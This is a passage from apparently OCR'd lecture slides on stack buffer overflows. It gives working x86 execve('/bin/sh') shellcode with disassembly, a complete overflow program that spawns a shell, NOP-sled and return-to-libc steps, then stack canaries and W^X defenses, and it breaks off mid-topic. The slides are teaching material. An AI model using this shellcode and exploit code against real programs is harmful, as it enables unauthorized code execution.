        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh         \";"
        ".section .text;"
   );
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 (00 89 f3 8d 4e 08 8d 5
- If there are 00s replac instructions

Step 2: Find Buffer overflow in an application

```
char large_string[128];
```

```
char buffer[48];
```

Defined on stack


O
O
O
O
o

```
strcpy(buffer, large_string);
```

Step 3 : Put Machine Code in Large String

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];
```

```
 3:   eb 18             jmp    1d <main+0x1d>
 5:   5e                pop    %esi
 6:   31 c0             xor    %eax,%eax
 8:   89 76 08          mov    %esi,0x8(%esi)
 b:   88 46 07          mov    %al,0x7(%esi)
 e:   89 46 0c          mov    %eax,0xc(%esi)
11:   b0 0b             mov    $0xb,%al
13:   89 f3             mov    %esi,%ebx
15:   8d 4e 08          lea    0x8(%esi),%ecx
18:   8d 56 0c          lea    0xc(%esi),%edx
1b:   cd 80             int    $0x80
1d:   e8 e3 ff ff ff
22:   5d
```




Step 3 (contd) : Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[48];
```

Address of buffer is BA





Final state of Stack

- Copy large string into buffer.

```
strcpy(buffer, large_string);
```

- When strcpy returns the exploit code would be executed.





Putting it all together


```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc overflow1.c
bash$ ./a.out
$sh

An Alternate


Fill the stack as follows.

(where BA is buffer address)



Accuracy

Increase accuracy by NOP Sledge.



[1] Chris Anley, Felix Lindner, and John Heasman, "The Shellcoder's Handbook "

Defenses

- Eliminate program flaws that could lead to subverting of execution.

  Safer programming languages, Safer libraries, hardware enhancements, static analysis .

- If can’t eliminate, make it more difficult for malware to subvert execution.

  W^X , ASLR, canaries.

- If payload still manages to execute, try to detect its execution at runtime.

  payload run-time detection techniques using learning techniques, ANN and payload signatures.

- If can’t detect at runtime, try to restrict what the malware can do.
  - Sandbox system.

    so that payload affects only part of the system, access control, virtual

    SGX.
  - Track information flow.

    DIFT, ensure payload does not steal sensitive information.

Preventing Buffer Overflows with Canaries and W^X

Canaries

- Known (pseudo random) values placed on stack to monitor buffer overflows.
- A change in the value of the canary indicates a buffer overflow.
- Will cause a 'stack smashing' to be detected.

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
```

Insert a canary here

check if the canary value has got modified

	Stack (top to bottom):
	stored data
	3
	2
	1
	ret addr
	sfp (%ebp)
	Insert canary here
	buffer1
	buffer2

Canaries and gcc

- As on gcc 4.4.5, canaries are not added to functions by default.
  - Could cause overheads as they are executed for every function that gets executed.
- Canaries can be added into the code by ***–fstack-protector*** option.
  - If ***-fstack-protector*** is specified, canaries will get added based on a gcc heuristic.
    - For example, buffer of size at-least 8 bytes is allocated.
    - Use of string operations such as strcpy, scanf, etc.

- Canaries can be evaded quite easily by not altering the contents of the canary.

Canaries Example

Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
gcc canaries2.c -O0
./a.out
```

```
2222222222222222222222222222222222222222222222222222222
Segmentation fault
```

Canaries Example

Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
gcc canaries2.c -O0
./a.out
```

```
2222222222222222222222222222222
Segmentation fault
```

```
gcc canaries2.c -fstack-protector -O0
./a.out
```

```
22222222222222222222222222222222222222222222222222222222
*** stack smashing detected ***: ./a.out terminated
======= Backtrace: =========
/lib/i686/cmov/libc.so.6(__fortify_fail+0x50)[0xb76baaa0]
/lib/i686/cmov/libc.so.6(+0xe0a4a)[0xb76baa4a]
./a.out[0x804847a]
[0x32323232]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
08049000-0804a000 rw-p 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
083a2000-083c3000 rw-p 00000000 00:00 0          [heap]
b75a9000-b75c6000 r-xp 00000000 08:01 884739     /lib/libgcc_s.so.1
b75c6000-b75c7000 rw-p 0001c000 08:01 884739     /lib/libgcc_s.so.1
b75d9000-b75da000 rw-p 00000000 00:00 0
b75da000-b771a000 r-xp 00000000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771a000-b771b000 ---p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771b000-b771d000 r--p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771d000-b771e000 rw-p 00142000 08:01 901176
b771e000-b7721000 rw-p 00000000 00:00 0
b7732000-b7735000 rw-p 00000000 00:00 0
b7735000-b7736000 r-xp 00000000 00:00 0
b7736000-b7751000 r-xp 00000000 08:01 884950
b7751000-b7752000 r--p 0001b000 08:01 884950
b7752000-b7753000 rw-p 0001c000 08:01 884950
bfeb6000-bfecb000 rw-p 00000000 00:00 0
Aborted
```

Canary Internals

```
.globl scan
        .type   scan, @function
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $.LC0, %eax
        leal    -34(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        movl    -12(%ebp), %edx
        xorl    %gs:20, %edx
        je      .L3
        call    __stack_chk_fail
```

Store canary onto stack

Verify if the canary has changed

With canaries

```
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    $.LC0, %eax
        leal    -30(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        leave
        ret
```

Without canaries


gs is a segment that shows thread local data; in this case it is used for picking out canaries

Non Executable Stacks (W^X)


- In Intel/AMD processors, ND/NX bit present to mark non code regions as non-executable.
  - Exception raised when code in a page marked W^X executes.
- Works for most programs.
  - Supported by Linux kernel from 2004.
  - Supported by Windows XP service pack 1 and Windows Server 2003.
    - Called DEP – Data Execution Prevention
- Does not work for some programs that NEED to execute from the stack.
  - Eg. JIT Compiler, constructs assembly code from external data and then executes it.
    (Need to disable the W^X bit, to get this to work)

Will non executable stack prevent buffer overflow attacks ?

Return – to – LibC Attacks




Return to Libc (big picture)



This will not work if ND bit is set

Return to Libc

(replace return address to point to a function within libc)



Bypasses W^X since F1 is in the code segment,
And can be legally executed.

F1 = system()

- One option is function **system** present in libc


  system("/bin/bash")
  would create a bash shell

  (there could be other options as well)

So we need to :-

1. Find the address of system in the program.
   (does not have to be a user specified function, could be a function present in one of the linked libraries)
2. Supply an address that points to the string /bin/sh.

The return-to-libc attack



Find address of system in the executable

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Find address of /bin/sh

